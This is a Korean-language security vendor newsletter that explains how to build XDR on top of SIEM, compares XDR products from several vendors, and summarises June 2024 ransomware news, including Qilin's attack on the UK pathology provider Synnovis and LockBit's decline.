infosec

Threat Intelligence Report

EQST INSIGHT

2024
07

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

Headline

SIEM 기반의 XDR 구축 방안

Cloud 사업그룹/Cloud 인프라사업팀 김이곤 팀장

■ 개요

인터넷 기반 환경이 일반화되면서 정보보안의 중요성이 강조되고 있다. 이를 위해 단순 네트워크 차단을 위한 방화벽부터 사이버 공격을 탐지할 수 있는 침입 탐지 시스템(IDS)과 침입 방지 시스템(IPS)이 확산됐다. 또한, IT 서비스의 발전과 동시에 이를 위협하는 고도화된 사이버 공격이 늘어나면서 다양한 정보보안 솔루션도 등장하고 있다.

초기 정보보안은 공격에 취약한 모든 부분을 차단하는 방식이었다. 그러나 최근에는 서비스 가용성과 보안성을 동시에 고려한 모니터링 중심으로 보안 트렌드가 변화하고 있다. 이러한 변화를 이끄는 대표적인 솔루션이 확장 탐지 및 대응(XDR, Extended Detection and Response) 서비스다.

최근의 사이버 공격은 점점 고도화되고 정교해지고 있다. 단독으로 구축된 탐지 및 대응 모델의 보안 솔루션만으로 위협에 대응하기에 부족한 상황이다. 이러한 위협을 해결하기 위해 통합적으로 보안 사고를 탐지하고 대응할 수 있는 XDR 이 주목받고 있다. XDR 은 다양한 보안 솔루션에서 탐지 정보를 자동으로 수집하고, 연관성 파악 및 분석을 통해 악의적인 활동을 탐지하는 방식으로 위협에 대응할 수 있다.

XDR 솔루션은 이메일, 엔드포인트, 서버, 클라우드 워크로드, 네트워크 등 모든 벡터에서 데이터의 상관관계를 포괄적으로 파악한다. 따라서 아무리 고도로 발달된 위협이 발생해도 환경 전체에 대한 가시성과 컨텍스트[1]를 확보할 수 있다.

[1] 컨텍스트: 네트워크로 인해 방대한 정보 네트워크에서 유용한 서비스 및 정보 검색을 위해 필요한 '상황 정보' 또는 '정보의 정보'로, 텍스트와 같은 단순 정보에 대한 해석이 아닌, 곧바로 인지되는 특정 상황

■ XDR 정의

XDR 은 2018 년 팔로알토네트웍스 CTO 인 닐 주크(Nir Zuk)에 의해 등장했으며, 당시 그는 보안 사일로(Silo)를 무너뜨려 모든 데이터 소스에서 탐지 및 대응할 수 있다는 의미로 XDR 개념을 제안했다. 이후 가트너는 '보안 관제 가시성 3 대 요소'라는 리포트에서 XDR 을 언급했으며, 여러 보안기술과 보안 솔루션을 단일 플랫폼으로 포함시켜 확장성과 제어 기능을 제공하는 보안 솔루션으로 정의했다.

XDR 은 보안 솔루션을 통합하고 사용자, 엔드포인트, 이메일, 애플리케이션, 네트워크, 클라우드 워크로드 및 데이터 등 모든 보안 계층에서 보안 작업을 통합하는 개방형 사이버 보안 아키텍처다. 본래 함께 작동하도록 고안되지 않은 보안 솔루션들도 XDR 을 사용하면 위협 방지, 탐지, 조사, 대응을 위해 원활하게 상호 운용할 수 있다.

XDR 은 보안 솔루션과 계층 간의 가시성 격차를 해소하여 과중한 업무에 시달리는 보안팀이 위협을 더 빠르고 효과적으로 해결하도록 지원한다. 또한, 이를 통해 더욱 포괄적인 컨텍스트 기반의 데이터를 포착해 더 나은 보안 의사결정을 내리고 향후 사이버 공격을 방지할 수 있도록 지원한다.

2018 년에 처음 등장한 XDR 은 보안 전문가와 산업 분석가들의 활발한 논의를 거쳐 그 개념이 지속적으로 발전해왔다. 초기 많은 보안 전문가들은 XDR 을 모든 엔터프라이즈 보안 계층을 아우르도록 확장된 EDR 이라고 설명했다. 그러나 현재 전문가들은 XDR 의 잠재력이 통합된 솔루션과 기능의 합보다 훨씬 더 크다고 여기며, 엔드투엔드 위협 가시성, 통합 인터페이스, 위협 탐지, 조사, 대응을 위한 최적화된 워크플로우와 같은 장점을 강조하고 있다.

분석가들과 공급업체들은 XDR 솔루션을 두 가지로 분류해왔다. 첫 번째는 해당 솔루션 공급업체의 보안 솔루션만을 통합하는 Native XDR 이고, 두 번째는 조직의 보안 생태계 내에 있는 모든 보안 툴을 통합하는 Open XDR 이다. 그러나, 엔터프라이즈 보안팀과 보안운영센터(SOC)는 점점 더 Native XDR 솔루션도 개방형이길 기대하고 있다. 즉, 이들은 현재 사용 중이거나 향후 사용하고자 하는 다른 보안 솔루션을 통합할 수 있는 유연성을 원하는 것이다.

구분	특징
Open XDR	✓ Open XDR은 최소화된 파트너(벤더) 종속 ✓ 기존에 구축된 보안 제품과 연계 가능 ✓ 기존의 보안 제품(툴) 교체 없이 구축 및 활용 가능
Native or Closed XDR	✓ 단일 공급 업체(벤더)의 보안 장비와 통합 및 연계 가능 ✓ 타 제품과 연동하고 분석하는데 제약 발생

표 1. XDR 구현 방법에 따른 분류

■ Detection & Response 기술 요약

구분	목적	대응 범위	운영 접근 방식
EDR	실시간 엔드포인트 모니터링 및 고급 위협 탐지	엔드포인트 장치 및 호스트	• 조직 내 엔드포인트 실시간 모니터링 • 엔드포인트 데이터 상관관계분석 - 악성 행위, 공격 지표(IoA), 침해 지표(IoC), 시그니처, 머신 러닝
NDR	네트워크 트래픽/사용자 행위 분석 및 의심스러운 네트워크 활동 식별/조사	네트워크 기기 간 트래픽	• 실시간으로 네트워크 공격 대응 및 차단 • 사용자 행위 관련 네트워크 비정상 동작 상관관계 분석 - 공격지표(IoA), 이상 징후 탐지, 사용자 행위, 머신러닝
MDR	숙련된 보안 전문가를 통한 지속적 위협 모니터링/대응 (24/7 모니터링, 최신 위협 인텔리전스, 보안 컨설팅, 보안 컴플라이언스 준수 등)	사이버보안 전문가 (모든 환경)	• 위협 탐지 및 대응 아웃소싱 • 보안 전문가들이 데이터 상관관계 분석 - 다양한 인터페이스*를 통한 고객 시스템 통합 (API, 로깅, DataLake 등)
XDR	보안 팀의 모든 환경에서의 효율적 위협 탐지/대응 지원 (고급 분석, 머신러닝, 자동화 등 활용)	엔드포인트, 호스트, 애플리케이션, 네트워크 및 장치 간 트래픽	• 다양한 플랫폼에 걸친 자동화된 대응 • 다양한 소스의 통합 분석 - 머신러닝, 공격 지표(IoA), 이상 탐지, 사용자 행위, 악성 행위, 침해 지표

표 2. Detection & Response 기술 요약

■ XDR Trend 와 주요 벤더 현황

XDR 시장은 빠르게 변화하는 상황에 적응할 수 있는 유연하고 확장가능한 솔루션에 대한 수요 증가에 따라 XDR-as-a-Service[2]와 같은 서비스 기반 모델로 전환하고 있다. 또한 사이버 위협이 더욱 정교하고 다양해짐에 따라 XDR 은 기계학습과 인공지능을 활용해 탐지 및 대응 기능을 개선 중이다.

기업들은 점점 멀티 클라우드 전략을 채택하면서 멀티 클라우드 환경 보안에 대한 집중 강화를 위해 복수의 클라우드 플랫폼은 물론 온프레미스 환경 전반에 걸쳐 가시성을 제공할 수 있는 XDR 솔루션을 요구하고 있다.

그리고 자동화 관점에서도 기업이 다수의 보안 솔루션 및 기술을 도입함에 따라 관리의 복잡성으로 어려움을 겪게 되면서, 단일 플랫폼에서 보안 운영을 통합하고 자동화할 수 있는 향상된 오케스트레이션 기능이 중요해지고 있다.

동시에 XDR 은 보안 데이터 수집, 분석 및 조치를 위한 통합 플랫폼을 제공하므로 SecOps[3]를 활성화하는데 매우 중요한 역할을 담당하게 되면서 SecOps 에서 XDR 채택이 증가하고 있다.

추가로, 모바일 및 IoT 장치가 확산되면서 기존 IT 자산 외에도 모바일 및 IoT 장치에 대한 포괄적인 보호 제공 요구가 늘어나고 있다.

이와 같은 시장과 고객 요구사항 변화에 따라 수많은 제조사들이 최신 기술을 기반으로 역량을 강화하고 대응 범위를 넓혀 나가고 있다. 다음은 XDR 유형에 따른 대표적 기업들의 솔루션 현황이다.

유형	기업명	솔루션 특징
Open XDR	Stellar Cyber	• Open XDR 의 대표 기업으로, 솔루션은 Open XDR Platform 과 NG-SIEM[4], Threat Intel, NDR, IDS & Malware Analysis, SOAR 등으로 구성 • 클라우드를 포함한 다양한 IT 환경 및 이기종 장비에 대해 광범위한 데이터 수집 및 분석 가능

[2] XDR-as-a-Service: 보안 전문가의 24/7 모니터링을 XDR 의 핵심 운영(위협 사냥, 조사, 경고 및 대응)에 통합하여 제공하는 선제적 사이버 위협 관리 서비스를 클라우드 기반으로 제공하는 것

[3] SecOps(Security Operations): 조직의 보안 프로세스와 IT 운영을 통합하는 접근 방식으로, 조직의 디지털 자산과 정보의 보안 유지와 관련된 책임을 공유하여 보안 팀과 운영 팀 간의 협업을 강화해 보안 위협에 대한 더 빠르고 효과적인 대응을 가능하게 함

[4] SIEM(Security information and event management): 조직의 IT 인프라 전반에서 보안 데이터를 수집, 분석, 보고하는 솔루션으로 실시간 모니터링, 로그 관리, 보안 이벤트 상관분석을 통한 보안 위협 감지 및 대응을 지원함

		• 기 구축된 보안 솔루션과 통합 보안 관제 포털 구축, 허니팟 센서 구성을 통해 외부 공격 팩터를 파악하여 선제적 대응, Cyber Killchain 단계별 위협요소 분석 및 모니터링 등 가능
	Elastic	• 2019 년 Endgame 을 인수하여 엔드포인트를 위한 Elastic Security 출시 • 개방형 플랫폼과 통합된 Elastic Agent 로 수집, 탐지, 방어 즉각 대응 가능 • 알려지지 않은 멀웨어, 랜섬웨어를 탐지, 차단을 제공하며 호스트 기반 분석을 통해 APT 공격도 방어 가능
	IBM	• QRadar XDR 은 공격 표면관리(ASM), 엔드포인트 탐지 및 대응(EDR), 보안정보 및 이벤트 관리(SIEM), 보안 오케스트레이션·자동화 대응(SOAR) 등으로 구성 • 통합된 환경에서 위협 탐지, 추적, 조사 및 대응을 간소화할 수 있도록 설계되었으며, AI 와 사전 구축된 플레이북을 통해 탐지, 분석, 대응 자동화 • QRadar XDR Connect 통해 타사 시스템 및 솔루션과 연계하는 개방형 XDR 생태계 시스템 구축 가능
Native XDR	CrowdStrike	• 클라우드 기반의 단일 경량화 에이전트로, 사용률은 1% CPU, 50MB 이하 • 시그니처 없이 머신러닝을 통해 높은 수준의 정탐율 제공 • 프로세스 트리를 통한 위협에 대한 가시성 확보 가능 • 조직 내 Overwatch 팀의 24*365 상시 모니터링과 위협 헌팅팀 전문가의 사이버 위협 정보와 대응 가이드 라인 제공
	SentinelOne	• 업계 최초 머신러닝 기반 행동 AI 를 사용하는 엔드포인트 솔루션 출시 • 파일 실행 전 평판 및 정적 AI 엔진을 사용하여 파일 헤더 기반 분석 지원 • 악성코드 공격 시작부터 끝까지 관련 모든 행위 상관분석 가능 • 특허 받은 AI 머신러닝 모델 기반으로 새로운 멀웨어, 변동 멀웨어, 해킹 공격을 예방·중지·치료하며 랜섬웨어 기능을 자율적으로 차단 • 최근 ChatGPT 기반의 검색 엔진인 Purple AI 를 출시하여 자연어 입력 시 AI 를 통한 자동 쿼리 생성 기능 제공
	TrendMicro	• 향상된 확장형 탐지 및 대응(XDR) 기능으로 포괄적인 보호를 제공 • 생성형 AI 어시스턴트 컴패니언, 제로 트러스트 원칙에 기반한 선제적 공격 표면 위험 관리(ASRM) 제공 • 플레이북을 통한 고위험 경고에 대한 자동 대응 가능 • 보안 벡터간 상관 관계를 통해 사일로를 줄이고 의심스러운 행위, 멀웨어, 랜섬웨어, 방해 행위 및 기타 중요한 공격을 탐지, 대응 제공
	Paloalto Networks	• 단순 엔드포인트를 넘어 엔드포인트, 네트워크 및 클라우드 전반에 걸쳐 보안 운영을 개선하는데 집중 • 자동 공격대응의 Cortex XSOAR, 전체 인터넷 공격 표면 탐색 및 보호를 위한 Cortex Xpanse 및 통합 AI 기반 SOC 운영 플랫폼인 Cortex XSIAM 제공 • 전문가 보안 서비스 'Unit42' 로 관리형 보안 서비스인 MDR 을 제공

	Cybereason	• 엔드포인트 호스트의 데이터 수집을 통한 행위분석만으로 머신러닝 기술을 이용해 알려지지 않은 공격을 탐지, 대응이 가능하며 한번의 클릭으로 모든 공격 단계 치료 가능 • 맬옵 엔진(MalOP Engine)에 NGAV, EDR 기능을 수행하는 엔드포인트 보호, 클라우드, 네트워크 공격 보호를 담당하는 확장된 공격 보호, 위협 헌팅, MDR 서비스를 제공하는 보안 운영 최적화, 디지털 포렌식, 인시던트 대응 서비스를 제공하는 사고 관리로 구성
	Trellix	• 보안 이벤트에 대한 상관관계 분석 및 자동화에 집중 • 엔드포인트에 대한 이벤트까지 모두 수집해 분석 수행 • 단일 이벤트가 아닌 상관분석(Correlation)된 이벤트를 하나의 위협으로 정확히 제공함으로써 공격 흐름에 대한 가시성을 제공
	Genians	• 2021 년 ZDR, NDR 전문 엑사비스와의 투자/사업협력 통해 XDR 사업 확대 • IOC 탐지(파일), ML 탐지(파일), XBA 탐지(행위), CTI(평판조회)의 Multi-layer 탐지 엔진으로 구성 • 사용자의 행위부터 데이터 수준에 이르는 단계적이고 세밀한 가시성 제공
	Ahnlab	• 위협은 조직의 상황에 따라 위험의 정도가 다를 수 있다는 전제하 효과적인 리스크(Risk) 관리에 집중 • 리스크 우선순위 식별과 지수화, 실제 발생했던 시나리오 반영, 신규 시나리오를 지속적으로 업데이트 해주는 고도화된 리스크 시나리오 룰, 위협 인텔리전스 기반 내부 영향도 모니터링, 이기종 로그 연계분석 제공 • 서드파티 솔루션 연동 가능한 오픈 플랫폼 등 지원

표 3. 벤더 별 XDR 솔루션 특징

■ SIEM 기반 XDR 구축 방안

현재 많은 기업과 조직에서 SIEM 솔루션을 사용하여 로그 통합 및 보안 관제로 수행하고 있으며, 보안 수준을 강화하기 위해 EDR, NDR 등의 솔루션 도입을 하고 있다. 이러한 상황에서 XDR 이라는 큰 트렌드를 마주하게 됐다.

앞에서 설명한 것처럼 XDR 을 구현하는 방법에는 Open XDR 과 Native XDR 이 있다. 각각의 구현 방법에는 장단점이 있지만, 실질적으로 현재의 조직 보안환경을 고려하면 Native XDR 은 많은 비용과 리소스를 투자해야 하므로 구성에 어려움이 있을 수 있다.

다음은 SIEM 구축부터 XDR 의 확대까지 단계별 업무에 대하여 정리한 내용이다.

그림 1. 단계별 SIEM 구축 방안

1 단계 – 로그 통합

로그 통합 단계는 조직에서 발생되는 모든 자산에 대하 로그를 수집/보관 환경을 구축하는 단계로, 일반적으로 Compliance 대응을 위한 로그 수집을 주목적으로 하는 단계이다.

2 단계 – 위협 탐지·분석

위협 탐지·분석 단계는 로그통합 후 수집된 로그에 대하여 보안위협 탐지, 분석, 대응 정책을 수립하는 단계로 SIEM 의 핵심 기능을 설정하는 중요한 단계이다. 이때 설정되는 탐지 Rule 은 자산의 중요도, 환경 등을 고려하여 설정되어야 한다.

3 단계 – 고도화&자동화

고도화 & 자동화는 위협 탐지·분석 단계에서 설정된 탐지 정책을 고도화하여 설정된 Rule 에 대한 정교화를 바탕으로 탐지 정확도를 높이고, 변화하는 보안 환경 대응을 위해 지속적으로 조직의 SIEM 운영 성숙도를 높여가는 단계이다. 또한, 탐지 결과에 따라 대응 프로세스를 수립하고 수립된 프로세스를 SOAR 기능에 적용하여 탐지후에 대응 업무를 자동화하여 보안 대응에 대한 효율을 극대화해야 한다.

4 단계 – Next Gen.

Next Gen. 단계는 SIEM 과 SOAR 를 활용하여 보안위협 탐지, 분석, 대응에 대한 조직의 성숙도가 높아진 상황에서 XDR 및 제로트러스트와 같은 최신 트렌드를 적용하는 단계이다.

■ 맺음말

지금까지 초기 SIEM 구축 단계부터 최신 트렌드의 XDR 까지 구축하는 단계에 대하여 정의해봤다. SIEM 은 이기종 시스템의 로그 Data 를 수집/저장/분석하는 Platform 으로, 수집되는 Data 가 많을수록 다양한 영역에서의 활용 가치가 높은 솔루션이다.

하지만 이를 잘 활용하기 위해서는 아래와 같은 고려사항을 검토해야 한다.




그림 2. SIEM 도입 시 검토 사항

앞에서 이야기한 단계별 구축 방안 및 도입 시 고려 사항 등을 감안하여 SIEM 기반의 보안위협 대응 환경 구성을 통하여 조직의 보안위협 대응 체계를 구축하기 바란다.

국내 정보보안 1 위 SK 쉴더스는 국내 최고 수준의 보안 역량과 인프라를 기반으로 제로트러스트 시대를 맞이해 정보보안, 관제서비스 기반 웹쉘 전용 탐지/대응 솔루션을 운영하고 있다. 보안 SI 컨설팅을 비롯해 보안 수준 관리 지원, 통합보안관제, 비즈니스 환경 최적화 등 다양한 보안 서비스를 지원 중이다. SIEM 도입과 XDR 구축 등 보안 솔루션 도입과 관련된 자세한 내용은 SK 쉴더스 공식 홈페이지 또는 전문상담(1800-6400)을 통해 자세히 확인할 수 있다.

Keep up with Ransomware

영국 의료 서비스를 공격한 Qilin 랜섬웨어

■ 개요

2024 년 6 월 랜섬웨어 피해 사례는 전월(568 건) 대비 약 40% 감소한 346 건을 기록했다. 이는 지난 5 월 락빗(LockBit) 랜섬웨어 그룹이 전체 랜섬웨어 피해 사례의 30%에 해당하는 172 건을 게시하며 활발한 활동을 보였으나, 6 월에는 대폭 감소한 12 건만을 게시했기 때문이다.

LockBit 그룹의 활동이 감소한 이유는 Cronos 작전[5]의 영향이 주요 요인으로 분석된다. 영국 국가범죄청 (NCA)는 5 월 6 일에 Cronos 작전의 연장선으로 LockBit 의 운영자로 추정되는 "LockBitSupp"의 신상을 공개하고 해당 인물을 기소했다. 이로 인해 LockBit 은 Cronos 작전 이후 100 건이 넘는 피해자를 게시하며 건재함을 드러냈으나, 6 월에는 활동을 급격히 줄인 것으로 보인다.

뿐만 아니라 LockBit 은 최근 다크웹 유출 사이트에 테스트용 게시글을 여러차례 올리고, 유출 사이트의 접속이 빈번히 끊기는 등 불안정한 운영의 모습을 보이고 있다. 이러한 이유들로 인해 LockBit 이 활동을 중단하거나 리브랜딩을 준비하고 있다는 추측이 제기되기도 했다.

실제로, LockBit 은 6 월 22 일부터 다크웹 유출 사이트에 피해자를 게시하며 활동을 재개했으나, 이들이 게시한 미국 연방준비제도[6]의 데이터가 미국 연방준비제도의 데이터가 아닌 다른 금융 기업인 Evolve Bank & Trust 의 데이터로 확인됐다. 이외에도 다크웹 유출 사이트의 접속은 여전히 불안정한 모습을 보이는 등 LockBit 의 영향력이 크게 줄어들고 있는 상황이다.

[5] Cronos 작전: 공격 서버나, 다크웹 유출 사이트와 같은 LockBit 의 범죄 생태계를 파괴하기 위한 사이버 교란 작전

[6] 미국 연방준비제도(Federal Reserve): 미국의 중앙은행 시스템과 연방정부 독립기관으로서 이를 통솔하는 이사회 등의 기관

해킹 포럼인 브리치포럼즈(BreachForums)에서 접근 권한 및 탈취한 데이터를 판매하는 '인텔브로커(IntelBroker)'가 미국의 반도체 기업 AMD 와 전자제품 제조사 Apple 등 여러 유명 기업의 데이터를 게시했다. 공개된 데이터에는 AMD 의 출시 예정 제품 정보는 물론, 재무제표, 직원 개인 정보, 내부 소스코드 등이 포함되어 있으며, Apple 내부에서 사용하는 3 개의 소프트웨어 'AppleConnect-SSO'[7], 'Apple-HWE-Confluence-advanced'[8], 'AppleMacroPlugin'[9]의 소스코드가 포함되어 있었다. 뿐만 아니라 IntelBroker 는 독일 이동통신사 T-Mobile 의 소스코드, 미 육군 항공 및 미사일 사령부의 항공기 데이터, 미국 글로벌 부동산 기업 CBRE 의 AWS[10] 정보와 소프트웨어 개발 기업 Atlassian 의 이슈 추적 프로그램 Jira 의 제로데이 취약점[11] 등을 판매하며 논란이 됐다.

6 월에도 최신 취약점을 노리는 랜섬웨어의 위협이 지속됐다. 최근 발견된 블랙바스타(BlackBasta) 랜섬웨어의 경우, 3 월에 발견된 Windows 취약점인 CVE-2024-26169[12]를 통해서 권한 상승을 시도하는 기능이 확인됐다. 텔유더패스(TellYouThePass) 랜섬웨어는 6 월에 발견된 Windows PHP 서버에서 발생하는 CVE-2024-4577[13] 취약점을 통해 웹쉘[14]을 업로드하여 공격에 사용한 정황이 확인됐다. 이처럼 패치되지 않은 최신 취약점을 이용한 랜섬웨어 공격이 꾸준히 발생하고 있어 각별한 주의가 필요하다.

지난 6 월 3 일, 영국의 병리학 및 의료 서비스 기업 Synnovis 가 치린(Qilin) 랜섬웨어 그룹의 공격으로 일부 서비스가 마비됐다. 공격으로 인해 혈액 검사와 같은 임상 서비스에도 차질이 생겨 환자들이 진료와 수술을 받지 못해 일정이 연기되거나 취소됐으며, 혈액 분류에도 지장이 생겨 특정 혈액형의 혈액이 부족한 현상까지 발생했다. Qilin 은 6 월 19 일 다크웹 유출 사이트에 데이터 공개를 예고하는 글을 올린 후, 이틀 뒤인 21 일에 텔레그램 채널을 통해서 400GB 가량의 각종 의료 데이터와 환자 데이터를 공개했다.

[7] AppleConnect-SSO: Apple 네트워크 내부의 특정 응용 프로그램에 접근할 수 있게 해주는 Apple 전용 SSO 및 인증 시스템

[8] Apple-HWE-Confluence-advanced: Apple 내부 정보 공유에 사용되는 소프트웨어

[9] AppleMacroPlugin: Apple 내부 프로세스를 용이하게 하는 도구 모음

[10] AWS: 아마존에서 제공하는 클라우드 컴퓨팅 서비스

[11] 제로데이 취약점: 패치가 아직 나오지 않은 취약점

[12] CVE-2024-26169: Windows 오류 보고 서비스에서 발생하는 권한 상승 취약점

[13] CVE-2024-4577: Windows 환경에서 PHP 가 CGI 모드로 동작할 때 발생하는 원격 코드 실행 취약점

[14] 웹쉘(Web Shell): 웹 페이지에서 해당 웹 서버에 다양한 명령을 실행할 수 있는 스크립트 파일

■ 랜섬웨어 뉴스

infosec

Qilin, Synnovis 공격으로 영국 일부 병원 의료 서비스 마비

- 6월 3일, 병리학 서비스 제공 업체 Synnovis가 랜섬웨어 공격을 당해 병리학 서비스 제공에 어려움 발생
- Synnovis의 혈액검사 및 혈액분류가 불가능해 영국의 일부 병원에서 진료 및 수술이 지연되거나 취소되는 사례 발생
- 6월 21일, Qilin은 자신들의 텔레그램 채널을 통해서 400GB 크기의 의료 데이터 및 환자 데이터 공개
- Qilin은 영국이 특정 전쟁을 돕지 않았기 때문에 공격했다고 주장

LockBit 그룹 미국 연방준비제도 공격 주장

- 6월 24일 미국 연방준비제도의 데이터 33TB를 탈취 했다고 DLS* 에 게시
- 별도의 샘플 데이터는 없으며, "미국 은행의 비밀을 $50,000로 평가하는 멍청이를 해고해야한다." 라고 협상가 비판
- 6월 26일 공개된 데이터는 미국 연방준비제도가 아닌 다른 금융 기업 "Evolve Bank & Trust"의 데이터로 확인

* DLS(Dedicated Leak Site): 몸값 지불을 거부한 피해자의 데이터를 게시하는 사이트

AMD와 Apple 등 여러 유명 기업 데이터 해킹 포럼에 게시한 IntelBroker

- 사이버 범죄 그룹 CyberNiggers에서 활동 중인 IntelBroker는 해킹 포럼 BreachForums에 탈취한 데이터 게시
- AMD의 출시 예정 제품 정보, 재무제표, 직원 정보, 소스코드와 Apple의 내부 소프트웨어 소스 코드 포함
- 그 외 T-Mobile, 미 육군 항공 및 미사일 사령부, CBRE 등 여러 기업의 데이터와 최신 취약점 판매 글도 여러 차례 게시

해킹 포럼 BreachForums 복구

- 지난 5월 FBI 및 DOJ*에 의해 압수당한 뒤 2주 만에 복구했지만, 6월 10일 다시 포럼 접속 불가 현상 발생
- 운영자 "ShinyHunters"의 텔레그램 계정 정지, BF 텔레그램 채팅 채널 Jacuzzi 2.0 정지 등 여러 제재 확인
- 6월 13일, BF는 복구 되었으나 운영자 "ShinyHunters"는 운영 권한을 "Anastasia"라는 사용자에게 넘기고 은퇴

* DOJ(Department of Justice): 미국 연방 정부의 법무 행정 기관. 즉, 미국 법무부

BlackBasta 그룹 Windows 제로데이 취약점 활용 의심

- 지난 3월에 발견된 Windows 오류 보고 서비스의 권한 상승 취약점인 CVE-2024-26169 활용한 악성코드 발견
- 사용된 전술, 기술 및 절차가 BlackBasta와 매우 유사하며 랜섬웨어 페이로드* 배포 시도
- 해당 악성코드의 제작 시기가 취약점 발견 시기보다 이른 2024년 2월 27일과 2023년 12월 18일로 확인

* 페이로드(payload): 컴퓨터 시스템에 침투, 변경 또는 기타 방식으로 손상을 입히도록 설계된 코드

